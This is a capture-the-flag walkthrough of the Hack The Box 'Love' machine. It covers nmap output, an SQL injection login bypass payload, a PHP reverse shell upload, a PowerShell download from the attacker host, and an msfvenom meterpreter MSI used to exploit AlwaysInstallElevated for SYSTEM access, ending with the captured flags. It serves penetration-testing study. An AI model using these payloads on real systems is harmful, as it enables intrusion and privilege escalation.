

Hack-The-Box - LOVE(10.10.10.239)

Nmap O/P :-

```
Nmap scan report for 10.10.10.239
Host is up (0.26s latency).
Not shown: 64658 closed ports, 859 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j
PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_   httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: Voting System using PHP
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: 403 Forbidden
| ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceN
ame=m/countryName=in
| Issuer:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceN
ame=m/countryName=in
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-18T14:00:16
| Not valid after:  2022-01-18T14:00:16
| MD5:    bff0 1add 5048 afc8 b3cf 7140 6e68 5ff6
|_ SHA-1: 83ed 29c4 70f6 4036 a6f4 2d4d 4cf6 18a2 e9e4 96c2
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
```

```
445/tcp open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup:
WORKGROUP)
3306/tcp open  mysql?
| fingerprint-strings:
|   NULL:
|_   Host '10.10.14.103' is not allowed to connect to this MariaDB server
5000/tcp open  http          Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp open  unknown
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Issuer: commonName=LOVE
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-11T14:39:19
| Not valid after:  2024-04-10T14:39:19
| MD5:   d35a 2ba6 8ef4 7568 f99d d6f4 aaa2 03b5
|_SHA-1: 84ef d922 a70a 6d9d 82b8 5bb3 d04f 066b 12f8 6e73
|_ssl-date: 2021-05-21T19:47:26+00:00; +32m47s from scanner time.
|_tls-alpn:
|_ http/1.1
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
SF-Port3306-TCP:V=7.91%I=7%D=5/21%Time=60A805DD%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4B,"G\0\0\x01\xffj\x04Host\x20'10'.10'.14'.103'\x20is\x20not\x20allo
SF:wed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: 2h17m49s, deviation: 3h30m04s, median: 32m46s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2021-05-21T12:47:12-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2021-05-21T19:47:09
|_ start_date: N/A
```

Web Application :-

Voting System

Sign in to start your session



 Sign In

As we google about the "**Voting system by PHP**", we will get exploits related to SQL Injection

SQLI Vulnerability

<https://packetstormsecurity.com/files/162495/Voting-System-1.0-SQL-Injection.html>

I have used above mentioned payload


Intercepted the Login request

```
1 POST /admin/login.php HTTP/1.1
2 Host: 10.10.10.239
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.10.239
10 Connection: close
11 Referer: http://10.10.10.239/admin/index.php
12 Cookie: PHPSESSID=2o10inmvhvno3j4n7gs07d0o2c
13 Upgrade-Insecure-Requests: 1
14
15 username=a&password=as&login=
```

Remove the parameters and replace it with

```
login=yea&password=admin&username=dsfgdf' UNION SELECT
1,2,"$2y$12$jRwyQyXnktvFrIryHNEhXOeKQYX7/5VK2ZdfB9f/GcJLuPahJWZ9K",4,5,
6,7 from INFORMATION_SCHEMA.SCHEMATA;-- -
```


And forward the request and we are able to login !!



Foothold :-

Go to **Candidates**

Click on **+New** and create a **candidate**



The screenshot shows a web browser window with the address bar displaying `10.10.10.239/admin/candidates.php`. The browser's bookmark bar includes links to 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', and 'Explo'. The main content area features a modal window titled 'Add New Candidate' with a close button in the top right corner. The form contains the following fields: 'Firstname' (text input), 'Lastname' (text input), 'Position' (dropdown menu showing '- Select -'), 'Photo' (with a 'Browse...' button and the text 'No file selected.'), and 'Platform' (text input).


Upload the PHP reverse shell code

Then check the Burp Proxy History to get the path of where the is being uploaded














The screenshot displays the Burp Proxy History window. The left pane shows a list of intercepted requests, with the first one selected: `1 GET /images/rev.php HTTP/1.1`. The right pane shows the details of this request, including the status bar (HTTP/1.1 200 OK) and the response headers: `Date: Sat, 22 May 2021 12:24:40 GMT`, `Server: Apache/2.4.46 (Win64) OpenSSL`, `X-Powered-By: PHP/7.3.27`, `Content-Length: 622`, `Connection: close`, and `Content-Type: text/html; charset=UTF`. The response body is partially visible, showing HTML tags: `
`, ``, ``, and `Notice`.

Access the `/image` directory and click on the file which has been uploaded



Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	-	-	-
 blow.jpg	2021-05-22 05:20	46K	
 facebook-profile-ima..>	2018-05-18 08:10	4.1K	
 index.html.txt	2021-04-12 15:53	0	
 index.jpeg	2021-01-26 23:08	844	
 out.txt	2021-05-22 06:01	67K	
 profile.jpg	2017-08-24 04:00	26K	
 rev.php.jpg	2021-05-22 05:16	5.4K	
 rev1.php.jpg	2021-05-22 05:30	6.4K	
 shell-x64.exe	2021-05-22 05:23	7.0K	
 winpeas.bat	2021-05-22 05:28	35K	

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at

Open the nc listener and we should get the Reverse shell

```
(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.103] from (UNKNOWN) [10.10.10.239] 58100
SOCKET: Shell has connected! PID: 1896
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\>dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\
```

User.txt file

```
C:\Users\Phoebe\Desktop>more user.txt
5668b4b460ab16aaa0a21e9b11a2af63
```

Priv Esc :-

- Run the python server
- Upload the **Winpease.exe**

```
powershell.exe (New-Object
System.Net.WebClient).DownloadFile('http://Kali-IP/winPEASx64.exe',
'winPEASx64.exe')
```

After running the Winpease We got the attack vector

```
[+] Checking AlwaysInstallElevated
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!
```

Above POC shows the Red sign for **AlwaysInstallElevated** and the Registry value is set to 1

To understand a bit more, lets google about it,

Found <https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/>

Which shows various ways for privilege escalation

I have followed **msi** one

Created a **msi** payload using **msfvenom**

```
sudo msfvenom -p windows/meterpreter/reverse_tcp lhost=IP lport=4445 -f msi >
1.msi
```


Transferred this msi file to the victim machine

Execute it using below command,

```
msiexec /quiet /qn /i 1.msi
```

Open the listener/handler

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.103:4445
[*] Sending stage (175174 bytes) to 10.10.10.239
[*] Meterpreter session 1 opened (10.10.14.103:4445 → 10.10.10.239:49757) at 2021-05-22 10:54:06 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

And we got the Shell of "NT Authority\system"

```
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    282     fil      2021-04-12 17:55:12 -0400 desktop.ini
100444/r--r--r--     34     fil      2021-04-13 06:20:17 -0400 root.txt

meterpreter > more root.txt
[-] Unknown command: more.
meterpreter > cat root.txt
7da49ff7e5f1a472066ef01ee7771ba6
meterpreter > █
```

Here's the root flag